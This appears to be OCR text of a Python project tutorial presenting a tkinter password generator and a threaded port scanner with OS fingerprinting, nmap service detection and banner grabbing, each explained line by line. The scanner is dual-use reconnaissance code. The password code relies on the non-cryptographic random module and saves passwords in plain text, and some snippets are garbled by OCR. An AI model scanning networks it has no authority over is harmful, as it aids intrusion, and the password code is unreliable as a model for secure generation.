uppercase_var = tk.BooleanVar(value=True)
tk.Checkbutton(root, text="Include Uppercase Letters", variable=uppercase_var, bg="#f0f0f0", font=("Arial", 12)).grid(row=2, columnspan=2, padx=10, pady=5, sticky='w')

lowercase_var = tk.BooleanVar(value=True)
tk.Checkbutton(root, text="Include Lowercase Letters", variable=lowercase_var, bg="#f0f0f0", font=("Arial", 12)).grid(row=3, columnspan=2, padx=10, pady=5, sticky='w')

digits_var = tk.BooleanVar(value=True)
```

```
tk.Checkbutton(root, text="Include Digits", variable=digits_var, bg="#f0f0f0", font=("Arial", 12)).grid(row=4, columnspan=2, padx=10, pady=5, sticky='w')

special_chars_var = tk.BooleanVar(value=True)
tk.Checkbutton(root, text="Include Special Characters", variable=special_chars_var, bg="#f0f0f0", font=("Arial", 12)).grid(row=5, columnspan=2, padx=10, pady=5, sticky='w')

# Create buttons frame
button_frame = tk.Frame(root, bg="#f0f0f0")
button_frame.grid(row=6, columnspan=2, pady=20)

# Generate button
generate_button = tk.Button(button_frame, text="Generate Passwords", command=generate_passwords, bg="#4CAF50", fg="white", font=("Arial", 12), width=20)
generate_button.grid(row=0, column=0, padx=10)

# Output text area
output_text = scrolledtext.ScrolledText(root, width=80, height=15, bg="#ffffff", fg="#000000", font=("Arial", 12))
output_text.grid(row=7, columnspan=2, padx=10, pady=10)

for i in range(2):
    root.grid_columnconfigure(i, weight=1)
```

```
# Start the GUI event loop
root.mainloop()
```

Code Explanation :

1. **Imports**: This section imports necessary libraries:

Code :
```
import string
import random
import tkinter as tk
from tkinter import messagebox, scrolledtext
```

- **string**: Provides access to string constants (like uppercase letters, lowercase letters, digits, and punctuation).
- **random**: Used for generating random selections.
- **tkinter**: The main library for creating the GUI.
- **messagebox** and **scrolledtext**: Specific components from **tkinter** for displaying messages and creating scrollable text areas.

2. **Function Definition**: **generate_random_passwords** takes three parameters:

Code :
```
def generate_random_passwords(character_pool, length, num_passwords):
    passwords = set()  # Use a set to avoid duplicates
    while len(passwords) < num_passwords:
```

```
                password = ''.join(random.choice(character_pool)
for _ in range(length))
                passwords.add(password)
            return list(passwords)
```

- **character_pool**: A string containing all possible characters to use in the passwords.
- **length**: The desired length of each password.
- **num_passwords**: The number of unique passwords to generate.

❖ **Set for Uniqueness**: A set named **passwords** is created to store unique passwords (sets automatically handle duplicates).

❖ **While Loop**: Continues generating passwords until the desired number is reached.

- **Password Generation**: Inside the loop, a password is created by randomly selecting characters from **character_pool** for the specified **length**.
- **Add to Set**: The generated password is added to the **passwords** set.

❖ **Return Statement**: Finally, the function returns a list of unique passwords.

3. **Function Definition**: **generate_all_passwords** creates a character pool based on user preferences.

Code : def generate_all_passwords(length=12, use_uppercase=True, use_lowercase=True, use_digits=True, use_special_chars=True):

character_pool = ''

❖ **Parameters**:

- **length**: Default is 12 (not used in this function but can be useful for future modifications).
- **use_uppercase**, **use_lowercase**, **use_digits**, **use_special_chars**: Boolean flags indicating whether to include these character types in the pool.

❖ **Character Pool Initialization**: An empty string **character_pool** is initialized to build the pool of characters.

4. **Conditional Statements**: Each **if** statement checks the corresponding flag. If **True**, it appends the relevant character set (uppercase letters, lowercase letters, digits, or special characters) to **character_pool**.

Code : if use_uppercase:

character_pool += string.ascii_uppercase

if use_lowercase:

character_pool += string.ascii_lowercase

if use_digits:

character_pool += string.digits

if use_special_chars:

character_pool += string.punctuation

5. **Validation**: Checks if **character_pool** is empty. If it is, a **ValueError** is raised, indicating that at least one character type must be selected.

Code : if not character_pool:

raise ValueError("At least one character type must be selected.")

6. **Return Statement**: The function returns ththe constructed ‘character_pool’.

Code : return character_pool

7. **Function Definition**: **save_passwords_to_file** takes two parameters:

Code : def save_passwords_to_file(passwords, filename='passwords.txt'):

with open(filename, 'w', encoding='utf-8') as file:

for password in passwords:

file.write(password + '\n')

- **passwords**: A list of passwords to save.
- **filename**: The name of the file to save the passwords to (default is 'passwords.txt').

❖ **File Handling**: Opens the specified file in write mode (**'w'**).
❖ **Loop Through Passwords**: Iterates through each password in the **passwords** list and writes it to the file, followed by a newline character.

8. **Function Definition**: **generate_passwords** is the main function that orchestrates the password generation process.

Code :

```
def generate_passwords():
    try:
        length = int(length_entry.get())
        num_passwords = int(num_passwords_entry.get
        use_uppercase = uppercase_var.get()
        use_lowercase = lowercase_var.get()
        use_digits = digits_var.get()
        use_special_chars = special_chars_var.get()
```

❖ **Try Block**: Used to handle exceptions that may occur during execution.
❖ **Input Retrieval**:

- **length**: Gets the desired password length from the **length_entry** input field.
- **num_passwords**: Gets the number of passwords to generate from the **num_passwords_entry** input field.
- The boolean variables (**uppercase_var**, **lowercase_var**, **digits_var**, **special_chars_var**) are retrieved to determine which character types to include.

9. **Character Pool Generation**: Calls **generate_all_passwords** to create the character pool based on user preferences.

Code : character_pool = generate_all_passwords(length, use_uppercase, use_lowercase, use_digits, use_special_chars)

10. **Password Generation**: Calls **generate_random_passwords** to generate the specified number of passwords using the created character pool.

Code : passwords = generate_random_passwords(character_pool, length, num_passwords)

11. **Save Passwords**: Calls **save_passwords_to_file** to save the generated passwords to a file.

Code : save_passwords_to_file(passwords)

output_text.delete(1.0, tk.END) # Clear previous output

output_text.insert(tk.END, f"{len(passwords)} random passwords of length {length} have been saved to 'passwords.txt'.\n"

- **Output Text Area**: Clears any previous output in the **output_text** area and inserts a message indicating how many passwords were generated and saved.

12. **Exception Handling**: If any error occurs during the execution of the **try** block, a message box is displayed with the error message.

Code : except Exception as e:

messagebox.showerror("Error", str(e))

13. **Main Window Creation**: Initializes the main application window using **tkinter**.

Code : root = tk.Tk()

```
root.title("Password Generator")
root.geometry("800x600")  # Set initial size
root.configure(bg="#f0f0f0")  # Set background color
```

- **Title and Size**: Sets the title of the window and its initial size.
- **Background Color**: Configures the background color of the window.

14. **Label and Entry for Password Length**: Creates a label and an entry field for the user to input the desired password length. The label is placed in the first column, and the entry field is placed in the second column of the grid layout.

Code : tk.Label(root, text="Password Length:", bg="#f0f0f0", font=("Arial", 12)).grid(row=0, column=0, padx=10, pady=10, sticky='w')

```
length_entry = tk.Entry(root, width=10, font=("Arial", 12))
length_entry.grid(row=0, column=1, padx=10, pady=10, sticky='ew')
```

15. **Label and Entry for Number of Passwords**: Similar to the previous section, this creates a label and entry field for the user to input the number of passwords to generate.

Code : tk.Label(root, text="Number of Passwords:", bg="#f0f0f0", font=("Arial", 12)).grid(row=1, column=0, padx=10, pady=10, sticky='w')

num_passwords_entry = tk.Entry(root, width=10, font=("Arial", 12))

num_passwords_entry.grid(row=1, column=1, padx=10, pady=10, sticky='ew')

16. **Checkbox for Uppercase Letters**: Creates a checkbox that allows the user to select whether to include uppercase letters in the generated passwords. The state of the checkbox is stored in **uppercase_var**.

Code : uppercase_var = tk.BooleanVar(value=True)

tk.Checkbutton(root, text="Include Uppercase Letters", variable=uppercase_var, bg="#f0f0f0", font=("Arial", 12)).grid(row=2, columnspan=2, padx=10, pady=5, sticky='w')

17. **Checkbox for Lowercase Letters**: Similar to the uppercase checkbox, this allows the user to select whether to include lowercase letters.

Code : lowercase_var = tk.BooleanVar(value=True)

tk.Checkbutton(root, text="Include Lowercase Letters", variable=lowercase_var, bg="#f0f0f0", font=("Arial", 12)).grid(row=3, columnspan=2, padx=10, pady=5, sticky='w')

18. **Checkbox for Digits**: Allows the user to select whether to include digits in the generated passwords.

Code : digits_var = tk.BooleanVar(value=True)

tk.Checkbutton(root, text="Include Digits", variable=digits_var, bg="#f0f0f0", font=("Arial", 12)).grid(row=4, columnspan=2, padx=10, pady=5, sticky='w')

19. **Checkbox for Special Characters**: Allows the user to select whether to include special characters in the generated passwords.

Code : special_chars_var = tk.BooleanVar(value=True)

tk.Checkbutton(root, text="Include Special Characters", variable=special_chars_var, bg="#f0f0f0", font=("Arial", 12)).grid(row=5, columnspan=2, padx=10, pady=5, sticky='w')

20. **Button Frame**: Creates a frame to hold the buttons, which helps in organizing the layout.

Code : button_frame = tk.Frame(root, bg="#f0f0f0")

button_frame.grid(row=6, columnspan=2, pady=20)

21. **Generate Button**: Creates a button that, when clicked, calls the **generate_passwords** function. The button is styled with a green background and white text.

Code : generate_button = tk.Button(button_frame, text="Generate Passwords", command=generate_passwords, bg="#4CAF50", fg="white", font=("Arial", 12), width=20)

generate_button.grid(row=0, column=0, padx=10)

22. **Output Text Area**: Creates a scrollable text area to display messages, such as the number of passwords generated. It is styled with a white background and black text.

Code : output_text = scrolledtext.ScrolledText(root, width=80, height=15, bg="#ffffff", fg="#000000", font=("Arial", 12))

output_text.grid(row=7, columnspan=2, padx=10, pady=10)

23. **Column Configuration**: Configures the grid layout to ensure that the columns are centered and evenly spaced.

Code : for i in range(2):

root.grid_columnconfigure(i, weight=1)

24. **Main Loop**: Starts the GUI event loop, which waits for user interactions and keeps the application running.

Code : root.mainloop()

Steps to Use the Password Generator Program

1. **Launch the Application**:
    - Run the Python script containing the password generator code. This will open the GUI window for the application.

2. **Set Password Length**:
    - In the field labeled "Password Length:", enter the desired length for the passwords you want to generate. This should be a positive integer.

3. **Set Number of Passwords**:
    - In the field labeled "Number of Passwords:", enter the number of unique passwords you wish to generate. Again, this should be a positive integer.

4. **Select Character Types**:
    - Below the input fields, you will see several checkboxes:
        - **Include Uppercase Letters**: Check this box if you want the generated passwords to include uppercase letters (A-Z).

- **Include Lowercase Letters**: Check this box if you want the generated passwords to include lowercase letters (a-z).
- **Include Digits**: Check this box if you want the generated passwords to include digits (0-9).
- **Include Special Characters**: Check this box if you want the generated passwords to include special characters (e.g., !, @, #, $, etc.).


- You can select any combination of these options based on your password requirements.

5. **Generate Passwords**:
   - Click the **"Generate Passwords"** button. This will trigger the password generation process based on the criteria you have set.
   - The program will generate the specified number of passwords using the selected character types and length.


6. **View Results**:
   - After the passwords are generated, a message will appear in the output text area indicating how many passwords were generated and saved to a file named **passwords.txt**.

Screenshots :

1. This image shows password generator tool gui



2. User set password length to 8 and number of passwords will generate is 10000, generated passwords will save in passwords.txt file



3. This image is of text file with 10000 passwords saved

Port scanner tool

CODE :

```
import socket
import threading
import platform
import re
from tkinter import *
from tkinter import ttk, messagebox
import subprocess
from datetime import datetime
from queue import Queue
import concurrent.futures
import time
import nmap


class UnifiedPortScanner:
    def __init__(self, master):
        self.master = master
        master.title("Advanced Port Scanner with OS Detection")
        master.geometry("1000x800")

        self.scan_active = False
        self.thread_pool = None
        self.scan_queue = Queue()
```

```
        self.max_threads = 100
        self.nm = nmap.PortScanner() if self.check_nmap() else None

        # OS fingerprint patterns
        self.os_patterns = {
            'Linux': {'ttl_range': (30, 64), 'tcp_options': ['mss', 'sackOK', 'ts', 'nop', 'wscale']},
            'Windows': {'ttl_range': (113, 128), 'tcp_options': ['mss', 'nop', 'nop', 'sackOK']},
            'MacOS': {'ttl_range': (60, 64), 'tcp_options': ['mss', 'nop', 'wscale', 'nop', 'sackOK', 'ts']},
            'Router': {'ttl_range': (250, 255), 'tcp_options': ['mss']}
        }

        # Setup UI
        self.create_ui()

    def check_nmap(self):
        try:
            subprocess.run(["nmap", "--version"], check=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
            return True
        except:
            messagebox.showwarning("Nmap Not Available", "Advanced OS detection features require Nmap (nmap.org)")
```

```
            return False

    def create_ui(self):
        """Create the UI components"""
        style = ttk.Style(self.master)
        style.theme_use('clam')

        # Main container
        self.main_frame = ttk.Frame(self.master, padding="10")
        self.main_frame.pack(fill=BOTH, expand=True)

        # Input Frame
        self.input_frame = ttk.LabelFrame(self.main_frame, text="Scan
Parameters", padding="10")
        self.input_frame.pack(fill=X, pady=5)

        # Target configuration
        ttk.Label(self.input_frame, text="Target
IP/Hostname:").grid(row=0, column=0, sticky=W)
        self.host_entry = ttk.Entry(self.input_frame, width=30)
        self.host_entry.grid(row=0, column=1, padx=5, pady=2,
sticky=W)
        self.host_entry.insert(0, "192.168.1.1")
```

```
        ttk.Label(self.input_frame, text="Port Range:").grid(row=1, column=0, sticky=W)
        self.port_entry = ttk.Entry(self.input_frame, width=30)
        self.port_entry.grid(row=1, column=1, padx=5, sticky=W)
        self.port_entry.insert(0, "1-1024")

        ttk.Label(self.input_frame, text="Options:").grid(row=0, column=2, padx=10, sticky=W)
        self.os_detect_var = IntVar(value=1)
        self.service_detect_var = IntVar(value=1)
        ttk.Checkbutton(self.input_frame, text="OS Detection", variable=self.os_detect_var).grid(row=1, column=2, sticky=W)
        ttk.Checkbutton(self.input_frame, text="Service Detection", variable=self.service_detect_var).grid(row=2, column=2, sticky=W)

        # Thread control
        ttk.Label(self.input_frame, text="Threads:").grid(row=2, column=0, sticky=W)
        self.thread_entry = ttk.Entry(self.input_frame, width=10)
        self.thread_entry.grid(row=2, column=1, padx=5, sticky=W)
        self.thread_entry.insert(0, str(self.max_threads))

        # Buttons
        btn_frame = ttk.Frame(self.input_frame)
        btn_frame.grid(row=3, column=0, columnspan=3, pady=5)
```

```
        self.scan_btn = ttk.Button(btn_frame, text="Start Scan", command=self.start_scan)
        self.scan_btn.pack(side=LEFT, padx=5)
        self.stop_btn = ttk.Button(btn_frame, text="Stop", command=self.stop_scan, state=DISABLED)
        self.stop_btn.pack(side=LEFT, padx=5)

        # Progress bar
        self.progress_var = DoubleVar()
        self.progress = ttk.Progressbar(self.input_frame, variable=self.progress_var, maximum=100)
        self.progress.grid(row=4, column=0, columnspan=3, sticky=EW, pady=5)

        # Results area
        self.results_frame = ttk.LabelFrame(self.main_frame, text="Scan Results", padding="10")
        self.results_frame.pack(fill=BOTH, expand=True, pady=5)

        self.result_text = Text(self.results_frame, width=120, height=30, wrap=NONE, font=('Consolas', 10))
        scroll_y = ttk.Scrollbar(self.results_frame, command=self.result_text.yview)
        scroll_x = ttk.Scrollbar(self.results_frame, orient=HORIZONTAL, command=self.result_text.xview)
```

```
        self.result_text.config(yscrollcommand=scroll_y.set,
xscrollcommand=scroll_x.set)

        scroll_y.pack(side=RIGHT, fill=Y)
        scroll_x.pack(side=BOTTOM, fill=X)
        self.result_text.pack(side=LEFT, fill=BOTH, expand=True)

    def start_scan(self):
        """Start scanning with selected options"""
        target = self.host_entry.get()
        if not target:
            messagebox.showerror("Error", "Please enter a target host")
            return

        try:
            self.max_threads = max(10, min(500,
int(self.thread_entry.get())))
        except:
            self.max_threads = 100
            self.thread_entry.delete(0, END)
            self.thread_entry.insert(0, str(self.max_threads))

        self.clear_results()
        self.scan_active = True
```

```
    self.scan_btn.config(state=DISABLED)
    self.stop_btn.config(state=NORMAL)

    threading.Thread(target=self.run_scan, args=(target,)).start()

def run_scan(self, target):
    """Run the scan process"""
    try:
        ip_addr = self.resolve_target(target)
        self.append_result(f"[*] Target: {target}\n")
        self.append_result(f"[*] Resolved IP: {ip_addr}\n")

        # OS Detection if enabled
        if self.os_detect_var.get():
            self.detect_os(ip_addr)

        # Port Scanning
        port_range = self.port_entry.get()
        start_port, end_port = map(int, port_range.split('-'))
        self.total_ports = end_port - start_port + 1
        self.scanned_ports = 0
        self.open_ports = []
```

```
        self.append_result(f"\n[*] Scanning ports {start_port}-
{end_port}...\n")

        # Queue all ports and start workers
        self.scan_queue = Queue()
        for port in range(start_port, end_port + 1):
            self.scan_queue.put(port)

        self.thread_pool =
concurrent.futures.ThreadPoolExecutor(max_workers=self.max_threa
ds)
        for _ in range(self.max_threads):
            self.thread_pool.submit(self.port_scan_worker, ip_addr)

        # Wait for completion
        while not self.scan_queue.empty() and self.scan_active:
            time.sleep(0.5)

        # Service Detection if enabled and ports found
        if self.service_detect_var.get() and self.open_ports and
self.scan_active:
            self.append_result("\n[*] Detecting services...\n")
            self.detect_services(ip_addr)

        self.append_result("\n[*] Scan completed\n")
```

```
        except Exception as e:
            self.append_result(f"\n[!] Error: {str(e)}\n")
        finally:
            self.scan_active = False
            self.master.after(0, self.finalize_scan)

    def detect_os(self, ip):
        """Perform OS detection using multiple techniques"""
        self.append_result("\n=== OS DETECTION ===\n")

        # Technique 1: TTL Analysis
        ttl = self.get_ttl(ip)
        if ttl:
            self.append_result(f"[*] Initial TTL value: {ttl}\n")
            os_guess = self.analyze_ttl(ttl)
            self.append_result(f"[+] TTL Analysis suggests: {os_guess}\n")

        # Technique 2: Advanced Nmap detection if available
        if self.nm:
            self.append_result("[*] Running advanced OS
fingerprinting...\n")
            try:
                self.nm.scan(hosts=ip, arguments='-O')
```

```
            if ip in self.nm.all_hosts() and 'osmatch' in self.nm[ip]:
                self.append_result("[+] Nmap OS detection results:\n")
                for os_match in self.nm[ip]['osmatch']:
                    self.append_result(f"- {os_match['name']} (Accuracy: {os_match['accuracy']}%)\n")
        except Exception as e:
            self.append_result(f"[!] Nmap OS detection failed: {str(e)}\n")

    def get_ttl(self, ip):
        """Get initial TTL value from ping response"""
        try:
            cmd = ['ping', '-n', '1', ip] if platform.system().lower() == "windows" else ['ping', '-c', '1', ip]
            process = subprocess.Popen(cmd, stdout=subprocess.PIPE)
            stdout, _ = process.communicate()
            output = stdout.decode('utf-8', 'ignore')

            ttl_match = re.search(r'ttl=(\d+)', output.lower())
            return int(ttl_match.group(1)) if ttl_match else None
        except:
            return None

    def analyze_ttl(self, ttl):
```

```
        """Analyze TTL value to guess OS"""
        if ttl <= 64:
            return "Linux/Unix"
        elif ttl <= 128:
            return "Windows"
        elif ttl <= 255:
            return "Router/Network Device"
        else:
            return f"Unknown (TTL: {ttl})"

    def port_scan_worker(self, ip):
        """Worker thread for port scanning"""
        while self.scan_active and not self.scan_queue.empty():
            try:
                port = self.scan_queue.get_nowait()
                if self.scan_port(ip, port):
                    self.open_ports.append(port)
                    self.master.after(0, self.append_result, f"[+] Port
{port}/tcp open\n")
                    if self.service_detect_var.get():
                        self.try_banner_grabbing(ip, port)

                self.scanned_ports += 1
```

```
            self.progress_var.set((self.scanned_ports / self.total_ports) *
100)
            self.master.update()
        except:
            continue

    def scan_port(self, ip, port):
        """Check if a port is open"""
        try:
            with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
                s.settimeout(0.5)
                return s.connect_ex((ip, port)) == 0
        except:
            return False

    def try_banner_grabbing(self, ip, port):
        """Attempt to get service banner"""
        try:
            with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
                s.settimeout(1)
                s.connect((ip, port))

                if port == 21:  # FTP
                    s.send(b"USER anonymous\r\n")
```

```
            elif port == 22:  # SSH
                s.send(b"SSH-2.0-OpenSSH_7.4\r\n")
            elif port in [80, 443]:  # HTTP/HTTPS
                s.send(b"GET / HTTP/1.1\r\nHost: example.com\r\n\r\n")

            banner = s.recv(1024).decode('utf-8', 'ignore').strip()
            if banner:
                self.master.after(0, self.append_result, f"  Service: {banner[:200]}\n")
        except:
            pass

    def detect_services(self, ip):
        """Perform service detection using Nmap"""
        if not self.nm or not self.open_ports:
            return

        try:
            self.nm.scan(hosts=ip, ports=','.join(map(str, self.open_ports)), arguments='-sV')

            if ip in self.nm.all_hosts():
                for proto in self.nm[ip].all_protocols():
                    for port, data in self.nm[ip][proto].items():
```

```
                service_info = f"  {port}/{proto}: {data['name']}"
                if 'product' in data:
                    service_info += f" {data['product']}"
                if 'version' in data:
                    service_info += f" {data['version']}"
                self.append_result(service_info + "\n")
        except Exception as e:
            self.append_result(f"[!] Service detection error: {str(e)}\n")

    def resolve_target(self, target):
        """Resolve hostname to IP address"""
        try:
            return socket.gethostbyname(target)
        except socket.gaierror:
            return target

    def append_result(self, text):
        """Thread-safe result display"""
        self.result_text.insert(END, text)
        self.result_text.see(END)
        self.master.update()

    def clear_results(self):
        """Clear the results display"""
```

```
        self.result_text.delete(1.0, END)

    def stop_scan(self):
        """Stop the current scan"""
        if self.scan_active:
            self.scan_active = False
            if self.thread_pool:
                self.thread_pool.shutdown(wait=False)

            self.append_result("\n[*] Scan stopped by user\n")
            self.append_result(f"[*] Progress:
{self.scanned_ports}/{self.total_ports} ports scanned\n")

            self.scan_btn.config(state=NORMAL)
            self.stop_btn.config(state=DISABLED)

    def finalize_scan(self):
        """Clean up after scan completes"""
        self.scan_btn.config(state=NORMAL)
        self.stop_btn.config(state=DISABLED)

        if hasattr(self, 'open_ports'):
            self.append_result(f"[*] Found {len(self.open_ports)} open
ports\n")
```

```
if __name__ == "__main__":
    root = Tk()
    app = UnifiedPortScanner(root)
    root.mainloop()
```

Code Breakdown

1. **Imports**:

Code :

```
import socket
import threading
import platform
import re
from tkinter import *
from tkinter import ttk, messagebox
import subprocess
from datetime import datetime
from queue import Queue
import concurrent.futures
import time
import nmap
```

- **socket**: Used for network connections to check if ports are open.
- **threading**: Allows concurrent execution of port scanning tasks.
- **platform**: Used to determine the operating system for specific commands.
- **re**: Regular expressions for parsing output.
- **tkinter**: The standard GUI toolkit for Python, used to create the application interface.
- **subprocess**: Used to run system commands (like ping).

- **datetime**: For handling date and time (not used in the provided code).
- **queue**: Provides a thread-safe queue for managing tasks.
- **concurrent.futures**: For managing a pool of threads for concurrent execution.
- **time**: For sleep and timing operations.
- **nmap**: A library for interacting with the Nmap tool for advanced network scanning.

2. **Class Definition**:

Code : class UnifiedPortScanner:

- This class encapsulates the entire functionality of the tool, including the GUI and the logic for port scanning and OS detection.

3. **Initialization**:

Code : def __init__(self, master):

- The constructor initializes the main window and its components.

4. **Window Configuration**:

Code : master.title("Advanced Port Scanner with OS Detection")

master.geometry("1000x800")

- Sets the title and size of the main window.

5. **Nmap Check**:

   Code : self.nm = nmap.PortScanner() if self.check_nmap() else None

   - Initializes the Nmap scanner if the Nmap tool is available on the system.

6. **OS Fingerprint Patterns**:

   Code : self.os_patterns = {

   'Linux': {'ttl_range': (30, 64), 'tcp_options': ['mss', 'sackOK', 'ts', 'nop', 'wscale']},

   …

   }

   - Defines patterns for different operating systems based on TTL values and TCP options for OS detection.

7. **UI Setup**:

   Code : self.create_ui()

   - Calls the method to create the user interface components.

8. **Nmap Availability Check**:

   Code : def check_nmap(self):

   ...

   - Checks if Nmap is installed by running a command and shows a warning if it is not available.

9. **Create UI Method**:

Code : def create_ui(self):

...

- Sets up the GUI components, including input fields for target IP, port range, options for OS and service detection, buttons for starting/stopping the scan, and a results area.

10. **Start Scan Method**:

Code : def start_scan(self):

...

- Validates user input, initializes scanning parameters, and starts the scanning process in a separate thread.

11. **Run Scan Method**:

Code : def run_scan(self, target):

...

- Resolves the target IP, performs OS detection if enabled, and scans the specified port range using a thread pool.

12. **OS Detection Method**:

Code : def detect_os(self, ip):

...

- Performs OS detection using TTL analysis and Nmap if available.

13. **Get TTL Method**:

Code : def get_ttl(self, ip):

...

- Pings the target IP and retrieves the TTL value from the response.

14. **Analyze TTL Method**:

Code : def analyze_ttl(self, ttl):

...

- Analyzes the TTL value to guess the operating system.

15. **Port Scan Worker Method**:

Code : def port_scan_worker(self, ip):

...

- A worker thread that scans ports from the queue and checks if they are open.

16. **Scan Port Method**:

Code : def scan_port(self, ip, port):

...

- Checks if a specific port is open by attempting to connect to it.

17. **Service Detection Method**:

code : def detect_services(self, ip):

...

- Uses Nmap to detect services running on open ports.

18. **Resolve Target Method**:

Code : def resolve_target(self, target):

...

- Resolves a hostname to an IP address.

19. **Append Result Method**:

Code : def append_result(self, text):

...

- Safely appends results to the results text area in the GUI.

20. **Clear Results Method**:

Code : def clear_results(self):

...

- Clears the results display area.

21. **Stop Scan Method**:

Code : def stop_scan(self):

...

- Stops the current scan and updates the UI accordingly.

22. **Finalize Scan Method**:

Code : def finalize_scan(self):

...

- Cleans up the UI after the scan completes.

23. **Main Loop**:

Code : if __name__ == "__main__":

root = Tk()

app = UnifiedPortScanner(root)

root.mainloop()

- Initializes the Tkinter main loop, creating an instance of the application.

Features

